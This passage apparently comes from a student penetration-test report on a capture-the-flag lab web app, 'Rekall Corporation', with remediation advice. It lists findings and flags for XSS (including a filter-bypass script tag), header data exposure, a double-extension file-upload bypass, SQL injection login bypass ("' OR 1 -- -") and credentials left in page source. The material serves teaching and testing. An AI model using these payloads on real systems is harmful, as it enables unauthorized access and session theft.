vulnerability scans to help detect new or existing XSS vulnerabilities in order to remediate as quickly as possible.

Vulnerability 2	Findings
Title	Attacking Rekall's Web Application, Flag 2
Type	Web app
Risk Rating	**Critical**
Description	Reflected XSS
Images	> Memory-Planner.php > Start Planning <scripscript>alert("hi")</scripscript>  REKALL CORPORATION Home About Rekall Welcome VR Planner Login Secret Agent Five Star Chef Pop Star GO Who do you want to be? You have chosen alert("hi"), great choice! Congrats, flag 2 is ksdnd99dkas **flag 2: ksdnd99dkas**
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 1.


Vulnerability 3	Findings
Title	Attacking Rekall's Web Application, Flag 3
Type	Web app
Risk Rating	Critical
Description	Stored XSS
Images	Access the Comments.php page and make a pop-up appear to find Flag 3. On Welcome tab, "Leave us a comment"  REKALL CORPORATION Home About Rekall Welcome VR Planner Login CLICK HERE TO START PLANNING Location Choices LEAVE US A COMMENT top secret spy mission. Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean! Get started, CTF ready  REKALL CORPORATION Home About Rekall Welcome VR Planner Login Welcome to Rekall FOR THE MEMORY OF A LIFETIME.....REKALL, REKALL, REKALL GET STARTED The Rekall database already exists... > About

	 REKALL CORPORATION Home About Rekall Welcome VR Planner Login Are you ready to begin? YES Click Here to Begin Ever wanted to travel to the North Pole without leaving the city? Skydive from the comfort of your couch? Visit a tropical beach in your backyard? Then come to Rekall Corporation! Rekall Corp offers all this and more with its premiere Virtual Reality products. With our patented AI technology, we can create entire virtual experiences from a simple image! All you need to do is upload the > Click Here to Begin  REKALL CORPORATION Home About Rekall Welcome VR Planner Login Submit Add ☑ Show all □ Delete □ # Owner Date Entry Please leave your comments on our website! <script>alert("hi")</script>  REKALL CORPORATION Home About Rekall Welcome VR Planner Login Submit Add ☑ Show all □ Delete □ # Owner Date Entry Please leave your comments on our website! <script>alert("hi")</script>

	 REKALL CORPORATION hi OK Submit Add: Show all: Delete: Home About Rekall Welcome VR Planner Login Please leave your comments on our website! CONGRATS, FLAG 3 is sd7fk1nctx # Owner Date Entry 1 bee 2023-02-16 18:45:35 **flag 3: sd7fk1nctx**
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 1. In addition: ● Use parameterized SQL queries instead of directly including the parameter values in the SQL query string to prevent the injection of malicious code. ● Implement access controls so that only authorized users can access and modify stored data.

<table>
<tr><th>Vulnerability 4</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Web Application, Flag 4</td></tr>
<tr><td><b>Type</b></td><td>Web app</td></tr>
<tr><td><b>Risk Rating</b></td><td><b>Medium</b></td></tr>
<tr><td><b>Description</b></td><td>Sensitive Data Exposure</td></tr>
<tr><td><b>Images</b></td><td>

curl -v http://192.168.14.35/About-Rekall.php



```
┌──(root㉿kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Feb 2023 18:50:09 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=5k0fej1gvbuqn6ls2sfpooc0k2; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```

flag 4: nckd97dk6sh2




</td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.14.35</td></tr>
<tr><td><b>Remediation</b></td><td>


To remediate Sensitive Data Exposure:



- Encrypt sensitive data using strong algorithms both in transit and at rest.
- Use Multi-Factor Authentication (MFA) to prevent unauthorized access to sensitive data.
- Use secure communication protocols such as HTTPS to protect sensitive data in transit.
- Use security best practices and stay current with software patches and updates as soon as they become available.
- Review access logs to detect any unauthorized access attempts or suspicious activity.



</td></tr>
</table>

Vulnerability 5	Findings
Title	Attacking Rekall's Web Application, Flag 5
Type	Web app
Risk Rating	Critical
Description	Local File Inclusion (LFI)

Images	 192.168.14.35/Memory-Planner.php
	REKALL CORPORATION
	Home
	About Rekall
	Welcome
	VR Planner
	Login
	Race in the Grand Prix
	Browse...
	Upload Your File
	Choose your Adventure by uploading a picture of your dream adventure!
	Please upload an image.
	No file selected.
	"Please upload an image" indicates that .JPG files are whitelisted, so using .jpg to mask our php file:
	
	`┌──(root💀kali)-[~]`
	`└─# touch lfiexploit.jpg.php`
	Browse and upload
	 File Upload
	Recent
	Home
	Desktop
	Documents
	Downloads
	Music
	Pictures
	Videos
	Other Locations
	root
	Desktop
	Name Size Type Modified
	Desktop 16 Mar 2022
	Documents 3 Mar 2022
	Downloads 8 Feb
	file2 0 bytes Text 8 Feb 2022
	file3 0 bytes Text 8 Feb 2022
	hash.txt 38 bytes Text 8 Feb
	lfiexploit.jpg.php 0 bytes Text 14:18
	LinEnum.sh 46.6 kB Program 19 Aug 2021
	Music 11 May 2021
	Pictures 2 Mar 2022
	Public 11 May 2021
	Scripts 19 Aug 2021
	shell3.war 13.3 kB Archive 6 Feb
	Templates 11 May 2021
	Videos 11 May 2021



	 REKALL CORPORATION Home About Rekall Welcome VR Planner Login Browse... Upload Your File! Choose your Adventure by uploading a picture of your dream adventure! Please upload an image: No file selected. Your image has been uploaded here.Congrats, flag 5 is mmssdi73g **flag 5: mmssdi73g**
Affected Hosts	192.168.14.35
Remediation	To remediate Local File Inclusion (LFI): ● Consider if file inclusion is necessary for business practices and disable completely if possible. ● Limit file permissions of the application to the minimum necessary to function properly. Applying least privilege will help limit the damage caused by a successful LFI attack. ● Validate and filter any user input that may be used to construct file paths including removing special characters and limiting input to a specific set of valid character options. ● Use web application firewalls (WAFs) to detect and prevent LFI attacks by identifying and blocking malicious input.

Vulnerability 6	Findings
Title	Attacking Rekall's Web Application, Flag 6
Type	Web app
Risk Rating	**Critical**
Description	Local File Inclusion
Images	Same process as Vulnerability 5:  REKALL CORPORATION Home About Rekall Welcome VR Planner Login Choose your location by uploading a picture Browse... Upload Your File! Please upload an image: No file selected.  REKALL CORPORATION Home About Rekall Welcome VR Planner Login Choose your location by uploading a picture Browse... Upload Your File! Please upload an image: No file selected. Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd **flag 6: ld8skd62hdd**
Affected Hosts	192.168.14.35
Remediation	Reference Remediation for Vulnerability 5.


Vulnerability 7	Findings
Title	Attacking Rekall's Web Application, Flag 7
Type	Web app
Risk Rating	**Critical**
Description	SQL Injection
Images	> Login.php  REKALL CORPORATION Home About Rekall Welcome VR Planner Login User Login Please login with your user credentials! Login: Password: Login Enter the payload in the second field on the user login page. From repository, https://github.com/payloadbox/sql-injection-payload-list login: ' OR 1 -- - password: ' OR 1 -- -  192.168.14.35/Login.php REKALL CORPORATION Home About Rekall Welcome VR Planner Login User Login Please login with your user credentials! Login: ' OR 1 -- - Password: ●●●●●●●●●●● Login Congrats, flag 7 is bcs92sjsk233 **flag 7: bcs92sjsk233**
Affected Hosts	192.168.14.35
Remediation	Similar to remediation of XSS (Vulnerability 1), SQL Injection may be rectified accordingly: ● Validate and filter any user input used in SQL queries. This can be


	accomplished by filtering out special characters that can be used to inject code. ● Use parameterized SQL queries instead of directly including the parameter values in the SQL query string to prevent the injection of malicious code. ● Implement access controls so that only authorized users can access and modify stored data. ● Use web application firewalls (WAFs) to detect and prevent SQL injection attacks by blocking malicious input. ● Limit database user permissions to the minimum necessary in order for the application to function properly. Applying least privilege will help limit the damage caused by a successful SQL Injection. ● Use security best practices and stay current with software patches and updates as soon as they become available. ● Run regular vulnerability scans to help detect new or existing SQL Injection vulnerabilities in order to remediate as quickly as possible.

Vulnerability 8	Findings
Title	Attacking Rekall's Web Application, Flag 8
Type	Web app
Risk Rating	**Medium**
Description	Sensitive Data Exposure


Images	Check Web Dev tools > Inspector > Login for sensitive data exposure
	
	 REKALL CORPORATION Home Login: dougquaid Password: Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
	`<style>`
	`input[type=text], input[type=password] { background-color: black; color: white; } button[type=submit] { background-color: black; color: white; }`
	`</style>`
	`<form action="login.php" method="POST">`
	`<p>`
	`<label for="login">Login:</label>`
	`<font color="#DB5454">dougquaid</font>`
	`<br>`
	`<input id="login" type="text" name="login" size="20">`
	`</p>`
	`<p>`
	`<label for="password">Password:</label>`
	`<font color="#DB5454">kuato</font>`
	`<br>`
	dougquaid:kuato (username:password)
	
	 REKALL CORPORATION Home About Rekall Welcome VR Planner Login HERE Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
	Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools
